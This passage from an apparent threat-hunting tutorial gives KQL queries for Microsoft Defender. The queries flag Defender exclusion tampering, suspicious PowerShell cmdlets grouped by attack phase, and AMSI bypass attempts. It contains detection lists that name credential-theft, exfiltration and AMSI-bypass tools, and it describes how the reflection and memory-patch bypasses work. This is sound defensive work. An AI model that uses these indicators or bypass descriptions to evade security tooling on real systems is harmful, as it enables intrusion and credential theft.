    toint(IsExclusionExt)      * 25 +
    toint(IsExclusionProcess)  * 25 +
    toint(IsWMIBased)          * 20 +
    toint(TargetsStagingPath)  * 20 +
    toint(HasErrorSuppression) * 15 +
    toint(SuspiciousParent)    * 30
| project
    Timestamp,
    DeviceName,
    AccountName,
    ProcessCommandLine,
    ExclusionValue,
    RiskScore,
    IsExclusionPath, IsExclusionExt, IsExclusionProcess, IsExclusionIP,
    IsDisableRealtime, IsDisableAV, IsDisableScripts,
    IsDisableBehavior, IsDisableCloud, IsDisableNetwork, IsDisableCFA,
    TargetsStagingPath, IsWMIBased, HasErrorSuppression,
    SuspiciousParent,
    InitiatingProcessFileName,
    InitiatingProcessCommandLine,
    SHA256,
    ReportId
| order by RiskScore desc, Timestamp desc
Three things happening in that result: an exclusion is being added to a staging path, the command is wrapped in try/catch with silent error suppression, and the ExclusionValue field extracts the exact path being excluded. That combination is a reliable post-exploitation fingerprint.
The query also catches WMI-based Defender manipulation via MSFT_MpPreference. This is used when the attacker wants to avoid calling the well-known PowerShell cmdlets directly.
Query 7: Suspicious PowerShell Commandlets
This one is different from the others because it uses DeviceEvents with ActionType == "PowerShellCommand" rather than DeviceProcessEvents. That gives you cmdlet-level telemetry through AMSI and ETW integration, individual cmdlet invocations rather than just the parent process command line.
The reason that matters: post-exploitation frameworks like PowerView, PowerSploit, and BloodHound collectors expose themselves through specific cmdlet names at specific attack phases. AD recon is Get-ADUser, Get-DomainUser, Get-NetGroup. Lateral movement is Invoke-Command, New-PSSession, Invoke-WmiMethod. Credential harvesting is Invoke-Mimikatz, Get-GPPPassword, ConvertFrom-SecureString.
// ============================================================
// Hunt: Suspicious PowerShell Commandlet Execution
// MITRE: T1059.001 | T1482 | T1069 | T1087 | T1003 | T1021 | T1053
// Uses DeviceEvents ActionType=PowerShellCommand for cmdlet-level
// ============================================================
let LookbackPeriod = 7d;
let Phase_ADRecon = dynamic([
    "Get-ADUser","Get-ADComputer","Get-ADGroup","Get-ADGroupMember",
    "Get-ADDomain","Get-ADDomainController","Get-ADOrganizationalUnit",
    "Get-ADForest","Get-ADTrust","Get-ADUserResultantPasswordPolicy",
    "Get-ADFineGrainedPasswordPolicy","Get-ADDefaultDomainPasswordPolicy",
    "Get-DomainUser","Get-DomainComputer","Get-DomainGroup","Get-DomainController",
    "Get-DomainTrust","Get-DomainPolicy","Get-DomainGroupMember","Get-DomainGPO",
    "Get-DomainOU","Get-DomainSID","Get-DomainObjectAcl","Get-ObjectAcl",
    "Get-DomainDFSShare","Get-DomainGPOLocalGroup","Invoke-ACLScanner",
    "Get-NetUser","Get-NetComputer","Get-NetGroup","Get-NetDomain",
    "Get-NetForestTrust","Get-NetForest","Get-NetLocalGroup",
    "Get-ForestTrust","Get-LocalUser","Get-LocalGroup","Get-LocalGroupMember"
]);
let Phase_NetworkRecon = dynamic([
    "Invoke-Portscan","Invoke-ReverseDnsLookup",
    "Get-NetIPAddress","Get-NetRoute","Get-NetTCPConnection",
    "Get-NetAdapter","Get-NetFirewallRule","Get-NetShare",
    "Resolve-DnsName"
]);
let Phase_CredHarvest = dynamic([
    "Invoke-Mimikatz","Invoke-NinjaCopy","Invoke-CredentialInjection",
    "Invoke-LSADump","Invoke-SAMDump","Out-Minidump",
    "Get-CachedGPPPassword","Get-GPPPassword","Get-DecryptedCpassword",
    "Get-Keystrokes","Get-TimedScreenshot","Get-ClipboardContents",
    "ConvertFrom-SecureString","Get-VaultCredential","Get-Credential"
]);
let Phase_LateralMovement = dynamic([
    "New-PSSession","Enter-PSSession","Invoke-Command",
    "Invoke-WmiMethod","Get-WmiObject","Invoke-CimMethod","New-CimSession",
    "Invoke-DCOM","Invoke-TokenManipulation","Invoke-RunAs",
    "Invoke-PsExec","Invoke-SMBClient"
]);
let Phase_Persistence = dynamic([
    "Register-ScheduledTask","New-ScheduledTask","Set-ScheduledTask",
    "New-ItemProperty","Set-ItemProperty",
    "Set-WmiInstance","New-CimInstance",
    "Register-CimIndicationEvent"
]);
let Phase_DefenceEvasion = dynamic([
    "Add-MpPreference","Set-MpPreference",
    "Disable-WindowsOptionalFeature","Uninstall-WindowsFeature",
    "Set-ExecutionPolicy","Bypass-UAC","Invoke-BypassUAC",
    "Invoke-EventVwrBypass","Invoke-EnvBypass"
]);
let Phase_Exfil = dynamic([
    "Invoke-Exfil","Out-Minidump",
    "Compress-Archive","Send-MailMessage",
    "Invoke-DNSQuery","Invoke-PowerShellTCP","Start-Socket"
]);
let AllSuspiciousCmdlets = array_concat(
    Phase_ADRecon, Phase_NetworkRecon, Phase_CredHarvest,
    Phase_LateralMovement, Phase_Persistence, Phase_DefenceEvasion, Phase_Exfil
);
DeviceEvents
| where Timestamp > ago(LookbackPeriod)
| where ActionType == "PowerShellCommand"
| extend Commandlet = tostring(parse_json(AdditionalFields).Command)
| where Commandlet has_any (AllSuspiciousCmdlets)
| extend AttackPhase = case(
    Commandlet has_any (Phase_ADRecon),         "AD Reconnaissance",
    Commandlet has_any (Phase_NetworkRecon),    "Network Reconnaissance",
    Commandlet has_any (Phase_CredHarvest),     "Credential Harvesting",
    Commandlet has_any (Phase_LateralMovement), "Lateral Movement",
    Commandlet has_any (Phase_Persistence),     "Persistence",
    Commandlet has_any (Phase_DefenceEvasion),  "Defence Evasion",
    Commandlet has_any (Phase_Exfil),           "Exfiltration / C2",
    "Unknown"
)
| extend Severity = case(
    AttackPhase in ("Credential Harvesting", "Lateral Movement", "Exfiltration / C2"), "High",
    AttackPhase in ("Persistence", "Defence Evasion"),                                 "High",
    AttackPhase == "AD Reconnaissance",                                                "Medium",
    "Low"
)
| extend
    Username    = tostring(split(InitiatingProcessAccountUpn, '@')[0]),
    UPNSuffix   = tostring(split(InitiatingProcessAccountUpn, '@')[1]),
    DvcHostname = tostring(split(DeviceName, '.')[0]),
    DvcDomain   = tostring(strcat_array(array_slice(split(DeviceName, '.'), 1, -1), '.'))
| project
    Timestamp,
    DeviceName,
    DvcHostname,
    DvcDomain,
    Username,
    UPNSuffix,
    AttackPhase,
    Severity,
    Commandlet,
    InitiatingProcessFileName,
    InitiatingProcessFolderPath,
    InitiatingProcessCommandLine,
    LocalIP,
    InitiatingProcessId
| order by Severity asc, Timestamp desc

The attack phase classification is automatic. You don't have to know which cmdlets map to which phase, the query does it. What you're looking for in your results isn't individual cmdlets firing in isolation. It's a sequence of phases across the same device in a short window: AD Recon, then Network Recon, then Credential Harvesting. That's a kill chain playing out, not a noisy event.
Query 8: AMSI Bypass Attempts
AMSI sits between PowerShell and execution. Every script block gets sent to the registered AV provider for inspection before it runs. Which means if an attacker kills AMSI first.
There are two main techniques. The first is flipping the amsiInitFailed field via reflection, which makes AMSI think initialisation already failed and causes it to skip scanning. The second is patching AmsiScanBuffer in memory via VirtualProtect and WriteProcessMemory, which replaces the scan function itself with a no-op. Both of these are in public tooling and have been for years.
// ============================================================
// Hunt: PowerShell AMSI Bypass Attempts
// MITRE: T1562.001 | T1059.001
// ============================================================
let LookbackPeriod = 7d;
let AMSIReflectionIndicators = dynamic([
    "AmsiUtils", "amsiInitFailed", "amsiContext", "amsiSession",
    "AmsiInitialize", "AmsiScanBuffer", "AmsiOpenSession",
    "amsi.dll", "System.Management.Automation.AmsiUtils"
]);
let AMSIToolIndicators = dynamic([
    "Invoke-AmsiBypass", "Bypass.AMSI", "FindAmsiFun",
    "Disable-Amsi", "AmsiBypass", "unloadobfuscated", "unloadsilent"
]);
let ReflectionPatterns = dynamic([
    "Assembly.GetType", "GetField(", "SetValue(",
    "AllocHGlobal", "VirtualProtect", "WriteProcessMemory",
    "Marshal.Copy", "GetDelegateForFunctionPointer"
]);
DeviceProcessEvents
| where Timestamp > ago(LookbackPeriod)
| where FileName has_any ("powershell.exe", "pwsh.exe", "powershell_ise.exe")
| where ProcessCommandLine has_any (AMSIReflectionIndicators)
      or ProcessCommandLine has_any (AMSIToolIndicators)
      or (ProcessCommandLine has_any (ReflectionPatterns)
          and ProcessCommandLine has_any ("amsi", "Amsi", "AMSI"))
| extend
    UsesReflectionField  = ProcessCommandLine has_any ("GetField(", "SetValue("),
    UsesMemoryPatch      = ProcessCommandLine has_any ("VirtualProtect", "WriteProcessMemory", "AllocHGlobal"),
    UsesNamedTool        = ProcessCommandLine has_any (AMSIToolIndicators),
    UsesAmsiUtils        = ProcessCommandLine has_any ("AmsiUtils", "amsiInitFailed"),
    HasHiddenWindow      = (ProcessCommandLine contains "-w h"
                         or ProcessCommandLine contains "-w hidden"
                         or ProcessCommandLine contains "-windowstyle h"
                         or ProcessCommandLine contains "-windowstyle hidden"),
    HasNoProfile         = ProcessCommandLine has_any ("-nop", "-noprofile"),
    HasEncodedCmd        = ProcessCommandLine has_any ("-enc", "-EncodedCommand"),
    HasFollowOnDownload  = ProcessCommandLine has_any ("DownloadString", "Invoke-WebRequest", "iwr ", "irm "),
    HasFollowOnIEX       = ProcessCommandLine has_any ("iex", "Invoke-Expression")
| extend RiskScore =
    toint(UsesAmsiUtils)        * 40 +
    toint(UsesMemoryPatch)      * 35 +
    toint(UsesReflectionField)  * 25 +
    toint(UsesNamedTool)        * 30 +
    toint(HasFollowOnDownload)  * 20 +
    toint(HasFollowOnIEX)       * 20 +
    toint(HasHiddenWindow)      * 10 +
    toint(HasNoProfile)         * 10 +
    toint(HasEncodedCmd)        * 15
| extend BypassTechnique = case(
    UsesMemoryPatch and UsesAmsiUtils,     "Memory Patch via Reflection (AmsiScanBuffer patch)",
    UsesAmsiUtils and UsesReflectionField, "amsiInitFailed field flip via Reflection",
    UsesMemoryPatch,                       "Direct Memory Patch (VirtualProtect/WriteProcessMemory)",
    UsesNamedTool,                         "Known AMSI Bypass Tool",
    "Unknown Technique"
)
| project
    Timestamp,
    DeviceName,
    AccountName,
    BypassTechnique,
    RiskScore,
    ProcessCommandLine,
    UsesAmsiUtils, UsesReflectionField, UsesMemoryPatch, UsesNamedTool,
    HasFollowOnDownload, HasFollowOnIEX,
    HasHiddenWindow, HasNoProfile, HasEncodedCmd,
    InitiatingProcessFileName,
    InitiatingProcessCommandLine,
    SHA256,
    ReportId
| order by RiskScore desc, Timestamp desc
That command is verbatim from public AMSI bypass tooling. Uses reflection to reach into System.Management.Automation.AmsiUtils, find the private static amsiInitFailed field, and set it to true. After that runs, AMSI is dead for that session.
The critical thing about detecting AMSI bypasses is timing. An AMSI bypass on its own might be a researcher. An AMSI bypass followed thirty seconds later by a download cradle on the same device is an attack in progress. Surface the bypass, then look at what happened next.
Before You Run These
All eight queries use DeviceProcessEvents except Query 7, which uses DeviceEvents. All of them default to a 7-day lookback. On your first run, you will get noise. That is expected and it's fine.
Practical starting points:
- Sort by
RiskScore descand focus above 60 first - Build your whitelist of known-good processes before you turn any of these into scheduled analytic rules (your RMM tool, your backup agent, your deployment tooling will all show up)
- Query 2 specifically needs the
SenseCM.exewhitelist or MDE's own telemetry floods results - These are hunting queries first. Turn them into scheduled rules once you have baselined the noise floor in your environment
The RiskScore fields are designed to be adjustable. What's a 40 in a developer environment firing legitimately fifty times a day is worth waking someone up for in finance or healthcare. Tune the thresholds to your environment, not to a number I picked.
Class dismissed.